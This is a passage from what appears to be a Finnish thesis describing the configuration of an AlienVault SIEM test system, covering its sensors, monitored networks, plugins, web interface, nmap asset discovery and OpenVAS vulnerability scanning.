
KUVIO 11. alienvault-setup. järjestelmät roolit

Sensorin asetuksista pääsee muuttamaan mikä verkkorajapinta AlienVault-ohjelmistolle kerrotaan olevan *promiscuous*-tilassa. Jos sensori/palvelin käytti ainoastaan yhtä rajapintaa ollakseen yhteydessä lähiverkkoon, tällöin tämä rajapinta kytkettiin *promiscuous*-tilaan. IDS-sensoreilla oli erilliset rajapinnat management-liikenteelle ja tarkkailtavalle liikenteelle, kts. kappale 7.1. Valvottavat verkot pystyi määrittelemään sensoriasetuksista. Lisäksi sensorin asetuksista pääsi muuttamaan liitännäisten ja valvonnan liitännäisten asetuksia, kts. kuvio 12.



KUVIO 12. alienvault-setup, sensorin asetukset


Valvottavat verkot on asetettu testausjärjestelmässä jokaiselle sensorille ja palvelimelle samalla lailla, kts. kuvio 13. Valvonnassa oli management-verkko, sisäverkko ja DMZ-verkko jossa web-palvelimet sijaitsivat.



KUVIO 13. alienvault-setup, valvottavat verkot


Liitännäiset ”all-in-one”-palvelimella pyrittiin pitämään minimissään, ainoastaan pakollinen ossim-agent -liitännäinen on käytössä, kts. kuvio 14. Suunnitelmana on, että testijärjestelmässä on erillinen AlienVault-järjestelmän sensori (enemmän muistia ja

CPU-tehoa), jolla esimerkiksi haavoittumisskannaukset tehtiin. Tässä sensorissa on esimerkiksi asetettuna Nessus-liitännäinen, kts. liitteestä 9 tämän sensorin asetukset. Lisäksi järjestelmässä on erillisiä AlienVault IDS -sensoreita, kts. kappaleet 9.2.3 ja 9.1.3 näiden asetuksista.



KUVIO 14. alienvault-setup, liitännäiset


Vastaavasti valvonnan liitännäiset ”all-in-one”-palvelimella pyrittiin pitämään perus-asetuksissaan, kuten myös erillisellä skannaussensorillakin, kts kuvio 15.



KUVIO 15. alienvault-setup, valvonnan liitännäiset


Web-käyttöliittymä

Seuraavaksi otettiin yhteys web-käyttöliittymällä palvelimelle, kuviossa 16 on esitelty sisäänkirjautumisruutu käyttöliittymään. Peruskäyttäjätunnus on ”admin” ja salasana on asetettu asennuksen yhteydessä.




KUVIO 16. AlienVault-järjestelmän web-käyttöliittymä

Käyttöönottovaiheessa on hyvä tarkistaa vielä web-käyttöliittymästä, että eri AlienVault komponentit (palvelimet ja sensorit) on tunnistettu järjestelmään, kts. kuviot 17 ja 18. Kun AlienVault-palvelin havaitsee uuden komponentin, järjestelmä ehdottaa tietojen lisäämistä listaan. Lisätietoja saa asetettua tiettyyn sensoriin esimerkiksi klikkaamalla riviä listassa ja editoimalla tietoja. Sensorin monitorointiasetuksia voi myös muuttaa, kuten asettamalla OCS/WMI, nmap tai Nagios-seurannat päälle kohteeseen.




KUVIO 17. Web-käyttöliittymä – Deployment-osio, sensorit yleisnäkymä



KUVIO 18. Web-käyttöliittymä – Deployment-osio, palvelimet yleisnäkymä


Kuviossa 19 on esitelty tarkempi näkymä eri sensoreiden tilasta. Valitsemalla tietty sensori, saadaan eritelty näkymä mitkä liitännäiset ovat missäkin tilassa. Tämä näkymä on hyvin hyödyllinen, kun uutta sensoria tuodaan järjestelmään. Virheviestit ym. vastaavat näkyvät helposti tämän näkymän kautta.



KUVIO 19. Web-käyttöliittymä – Deployment-osio, tarkempi näkymä sensoreista


8.3.3 Verkon laitteistojen havaitseminen ja haavoituksien kartoitus

AlienVaultin käytön aloittamisessa on hyvä käydä tarkistamassa valvottavat verkot web-käyttöliittymässä uudelleen, jotta ne ovat määritelty oikein. Versiossa v.4.1.3 nämä joutui vielä lisäämään manuaalisesti assets-välilehden kautta, kts. kuvio 20.




KUVIO 20. Web-käyttöliittymä – Assets-osio, valvottavat verkot

Itse valvottavat laitteet (hosts) on mahdollista lisätä käsin tai etsiä hakuohjelmana käytetyn nMapin avulla. Kuviossa 21 on esitetty näkymä laitteiden etsintään (asset discovery) välilehdestä. Toiminto löysi kaikki testiympäristön laitteet haullaan hienosti. Haulla AlienVault-järjestelmä keräsi laitteista käyttöjärjestelmän tiedot, verkkokortin fyysiset osoitteet ja laitteissa käytössä olevat palvelut. Testiverkossa kokeiltiin myös työtapaa, jossa AlienVault-järjestelmälle määriteltiin laitteisto (IP-osoite) ensin manuaalisesti ja tämän jälkeen tekemällä laitteistojen etsintä. Tämäkin työtapa toimi luotettavasti, AlienVault-järjestelmä osasi päivittää haun tiedot jo ennalta määriteltyyn laitteistoon. Lopuksi voitiin myös määritellä laitteet Nagioksen valvottavaksi.



KUVIO 21. Web-käyttöliittymä – Assets-osio, laitteistojen haku (Asset Discovery)


Kuviossa 22 on esitelty lopulta kaikki testiverkkoon määritellyt ja löydetyt laitteet.



KUVIO 22. Web-käyttöliittymä – Assets-osio, laitteistot

Haavoittuvuuksien skannaaminen löydetyille laitteille tapahtuu AlienVault-järjestelmässä analyysiosion haavoittuvuudet-välilehdellä (vulnerabilities), joka on esitelty kuviossa 38. Perusasetuksissaan AlienVault-järjestelmä käyttää OpenVas haavoittuvuusskanneria. Järjestelmässä voi olla joko käytössä Nessus tai OpenVas skanneri. Järjestelmä on suunniteltu niin, että skannereilla on yhteinen liitännäinen, ja vain toinen työkaluista voi olla käytössä. Työssä ei asennettu tai otettu käyttöön Nessus-työkalua, OpenVas toimi hienosti. Toki on mahdollista tehdä oma liitännäinen toiselle haavoittuvuusskannerille, mutta tätä ei työssä tehty.


Kuviosta 23 nähdään myös yhteenveto ajetuista haavoittuvuusskannaustuloksista eri laitteille, sekä näihin kohdistuvista tiedetyistä haavoittuvuuksista.




KUVIO 23. Web-käyttöliittymä – Analysis-osio, haavoittuvuuden välilehti

Haavoittuvuusskannauksen käynnistäminen yksittäiselle manuaaliselle skannaukselle tapahtuu seuraavasti: valitaan sensori, jolla skannaus suoritetaan sekä valitaan skannausprofiili, kts. kuvio 24. Tässä esimerkissä on käytetty perusskannausta, mutta AlienVault:ssa ovat monipuoliset muokkaamismahdollisuudet skannattaville ominaisuuksille. Tässä työssä luotiin oma profiili, johon valittiin kaikki mahdolliset skannattavat tiedot. Skannaukselle on määritettävä aikataulu, tässä esimerkissä määritys on heti, myöhempänä on esitelty esimerkki ajoitetusta skannauksesta. Itse skannattava laite, laiteryhmä, verkko ja/tai verkkoryhmä voidaan määritellä, tässä esimerkissä on

skannattu yksittäinen palvelin. Skannattavaan laitteeseen voidaan määritellä myös kirjautumistiedot, jotta saadaan lisätietoja esimerkiksi käytettyjen ohjelmien ja käyttöjärjestelmäkomponenttien versioista, kuviossa 25 on esimerkki kirjautumistietojen määrittelystä.

